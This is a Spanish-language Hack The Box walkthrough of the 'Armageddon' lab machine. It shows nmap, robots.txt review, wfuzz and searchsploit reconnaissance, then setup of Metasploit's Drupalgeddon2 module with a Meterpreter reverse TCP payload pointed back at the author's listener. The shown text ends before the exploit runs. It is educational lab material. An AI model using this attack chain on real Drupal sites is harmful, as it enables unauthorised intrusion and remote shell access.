Armaguedon


Escaneo


```
❯ nmap -sC -sV 10.10.10.233 -oN mapeo_inicial
Starting Nmap 7.94SVN ( https://nmap.org ) at 202
```

```
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Welcome to  Armageddon |  Armageddon
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-generator: Drupal 7 (http://drupal.org)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.40 seconds
```


```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDC2xdFP3J4cpINVArODYtbhv+uQNECQHDkzTeWL+4aLgKcJuIoA8dQdVuP2UaLUJ0XtbyuabPEBzJl3IHg3vztFZ8UEcS94KuWP09ghv6fhc7JbFYONVJTYLiEPD8nrS/V2EPEQJ2ubNXcZA
R76X9SZqt11JTyQH/s6tPH+m3m/84NUU8PNb/dyhrFpCUmZzzJQ1zCDStLXJnCAOE7EfW2wNm1CBPCXn1wNvO3SKwokCm4GoMKHSM9rNb9FjGLIY0nq+8mt7RTJZ+WLdHsje3AkBk1yooGFF+0TdOj42YK2OtAKDQBWnBm1nqLQsmm/Va9T2bPYL
LK5aUd4/578u7h
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE4kP4gQ5Th3eu3vz/kPWwlUCm+6BSM6M3Y43IuYVo3ppmJG+wKiabo/gVYLOwzG7js497Vr7eGIgsjUtbIGUrY=
|   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG9ZlC3EA13xZbzvvdjZRWhnu9clFOUe7irG8kT0oR4A
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-title: Welcome to  Armageddon |  Armageddon
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-favicon: Unknown favicon MD5: 1487A9908F898326EBABFFFD2407920D
|_http-generator: Drupal 7 (http://drupal.org)
```

Vamos a ver la pagina ya que es el puerto 80





Luego como vimos en el nmap esata el robots.txt expuesto



10.10.10.233/robots.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking
User-agent: *
Crawl-delay: 10
CSS, JS, Images
Allow: /misc/*.css$
Allow: /misc/*.css?
Allow: /misc/*.js$
Allow: /misc/*.js?
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$
Allow: /modules/*.js?
Allow: /modules/*.gif
Allow: /modules/*.jpg
Allow: /modules/*.jpeg
Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt

Fuzzing

```
❯ wfuzz -c --hc=400 -t 200 --sc=200,301 -w /usr/share//wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.233/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.233/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000127:   301        7 L      20 W       235 Ch      "themes"
000000003:   200        156 L    407 W      7440 Ch     "# Copyright 2007 James Fisher"
000000007:   200        156 L    407 W      7440 Ch     "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000001:   200        156 L    407 W      7440 Ch     "# directory-list-2.3-medium.txt"
000000145:   301        7 L      20 W       236 Ch      "modules"
000000274:   301        7 L      20 W       236 Ch      "scripts"
```

Como vemos aqui si nos metemos en script

Pero no sacaremos mucha informacion



Metasploit

Como vemos qeu por fuzz no vamos a sacar nada lo haremos por metasploit buscamos

```
❯ searchsploit drupal 7
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction                                                                                      | php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting                                                                                                                 | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                                                                                                         | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                                                                                           | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                                                                                                         | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                                                                                                               | php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities                                                                                | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                                                                                     | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                                                                                      | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)                                                                           | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)                                                                           | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)                                                                              | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                                                                                                | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                                                                                    | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                                                                                               | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                                                                                                 | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                                                                                         | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                                                                                     | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                                                                              | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                                                                              | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                                                                           | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                                                                   | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                                                               | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                                                               | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                                                                      | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)                                                | php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)                                                | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                                                                        | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                                                                                    | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure                                                                                     | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)                                                                                    | php/webapps/50841.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting                                                                | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)                                                                                       | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                                                                                         | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting                                                                               | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload                                                                        | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnerabilities                                          | php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)                                                                                     | php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting                                                                                                         | php/webapps/10485.txt
```

Y tenemos todos estos en la busqueda de searchsploit se podria utilizar cualquiera de esto e ir probando pero utilizaremos metasploit

```
❯ msfconsole
Metasploit tip: View all productivity tips with the tips command


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
```

Buscamos drupalgeddon

y nos sale

```
msf6 > search drupalgedon
[-] No results from search
msf6 > search drupalgeddon

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_drupalgeddon2  2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_drupalgeddon2

msf6 >
```

Le damos uso con use 0 ya que es el que pone enla ##

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.141    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

Como vemos LHOST es nuestra maquina comoi veis es una ip pero tendremos qeu usa la IP de que te da la VPN de hack the box

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 10.10.16.2
LHOST => 10.10.16.2
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.2       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

Se cambia con SET y el nombre

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.10.233
RHOSTS => 10.10.10.233
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.10.10.233     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.2       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

